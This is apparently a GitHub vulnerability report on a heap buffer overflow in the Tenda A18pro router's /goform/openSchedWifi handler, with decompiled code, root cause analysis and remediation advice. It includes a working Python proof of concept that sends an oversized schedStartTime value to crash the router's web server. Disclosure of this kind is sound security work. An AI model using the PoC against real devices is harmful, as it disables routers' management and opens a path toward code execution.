New issue

Tenda Router A18pro V02.03.02.28 - Buffer Overflow in `/goform/openSchedWifi` #2

Open

lilukun337 opened on Mar 6 Owner


NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Buffer Overflow in `/goform/openSchedWifi`

Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	**Tenda A18pro**
Affected Version	**Firmware V02.03.02.28**
Vulnerability Type	Buffer Overflow (Binary)
Organization	**黑龙江亿林网络股份有限公司**
Submitter	**孙甲子，李璐昆**
Vendor Homepage	https://www.tenda.com.cn/

> **Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子，李璐昆**



Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical buffer overflow vulnerability was identified in the Wi-Fi schedule configuration endpoint `/goform/openSchedWifi`.

The vulnerability exists within the `setSchedWifi` function. This function retrieves user-controlled parameters `schedStartTime` and `schedEndTime` via the `websGetVar` interface. These values are subsequently copied into a heap-allocated buffer of fixed size (25 bytes) using the unsafe `strcpy` function. Since there is no length validation on the input, an attacker can provide an oversized string to overflow the buffer, leading to memory corruption, Denial of Service (DoS), or potential arbitrary code execution.

```
websFormDefine("openSchedWifi", setSchedWifi);
switch_day[6] = 1;
memset(mib_name, 0, sizeof(mib_name));
memset(parm, 0, sizeof(parm));
nptr_1 = websGetVar(wp, "schedWifiEnable", "1");
src_2 = websGetVar(wp, "schedStartTime", (char_t *)&defaultGetValue_);
src_3 = websGetVar(wp, "schedEndTime", (char_t *)&defaultGetValue_);
nptr = websGetVar(wp, "timeType", "0");
Var = websGetVar(wp, "day", "1,1,1,1,1,1,1");
mibname = wifi_get_mibname((int)"wlan", (int)"enable", (int)mib_name);
GetValue(mibname, (int)wifi_enable);
if ( !wifi_enable[0] )
  strcpy(wifi_enable, "1");
if ( atoi(nptr) )
  _isoc99_sscanf(
    (int)Var,
    "%d,%d,%d,%d,%d,%d,%d",
    switch_day,
    &switch_day[1],
    &switch_day[2],
    &switch_day[3],
    &switch_day[4],
    &switch_day[5],
    &switch_day[6]);
SetValue((int)"sys.sched.wifi.timeType", (int)nptr);
ptr = (char *)malloc(0x19u);
src_1 = atoi(nptr_1);
src = (char *)src_1;
if ( ptr )
{
  *ptr = atoi(wifi_enable) != 0;
  v13 = atoi(nptr_1) != 0;
  ptr[1] = v13;
  strcpy(ptr + 2, src_2);
  strcpy(ptr + 10, src_3);
  v14 = ptr + 17;
  for ( n7 = 0; n7 != 7; ++n7 )
  {
```

Root Cause

The vulnerability stems from unsafe memory operations and lack of bounds checking when processing Wi-Fi scheduling times.

1. **Fixed Allocation**: The function allocates a 25-byte buffer on the heap using `malloc(0x19u)`.
2. **Unsafe Copy**: The code uses `strcpy(ptr + 2, src_2)` and `strcpy(ptr + 10, src_3)` to copy the `schedStartTime` and `schedEndTime` values.
3. **Exploitation**: An attacker can supply a `schedStartTime` parameter significantly longer than the allocated space. This results in a buffer overflow that corrupts the heap and adjacent memory structures, or if redirected to other stack-based operations within the same function logic, can trigger a crash or execution hijack.

Vulnerable Code Logic (C representation):

```
void setSchedWifi(webs_t wp, char_t *path, char_t *query) {
    char *ptr;
    char_t *src_2 = websGetVar(wp, "schedStartTime", ...);
    char_t *src_3 = websGetVar(wp, "schedEndTime", ...);

    // ...

    ptr = (char *)malloc(0x19u); // Allocates only 25 bytes
    if ( ptr ) {
        // ...
        // VULNERABLE: strcpy does not check the length of src_2 or src_3
        strcpy(ptr + 2, src_2);
        strcpy(ptr + 10, src_3);
        // ...
    }
}
```

Impact

- **Denial of Service (DoS)**: Corrupting memory structures will cause the `httpd` process to crash, rendering the device management interface unavailable.
- **Remote Code Execution (RCE)**: By carefully manipulating the overflow, an attacker may be able to hijack the control flow of the application.

Proof of Concept (PoC)


The following Python script demonstrates how to trigger the overflow by sending a crafted `schedStartTime`.

```
import requests

url = "http://192.168.15.142/goform/openSchedWifi"

payload = {
    'schedWifiEnable' : b'1',
    'schedStartTime': b'1500'*10000, # Oversized payload to trigger overflow
    'schedEndTime': b'1',
    'timeType': b'1',
    'day': b'1'
}

print(f"[*] Sending payload to {url}...")
try:
    res = requests.post(url, data=payload, timeout=5)
    print(f"[+] Request completed, Status Code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Target crashed (Timeout).")
```


---

4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



- Running the PoC



Remediation

1. **Use Safe Functions**: Replace `strcpy` with `strncpy` and ensure the length does not exceed the remaining capacity of the allocated buffer.
2. **Pre-copy Validation**: Implement strict validation for time-related strings (e.g., ensuring they follow "HHMM" format and do not exceed 4-5 characters).
3. **Buffer Management**: Ensure allocated memory is sufficient for all possible valid inputs plus the null terminator.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants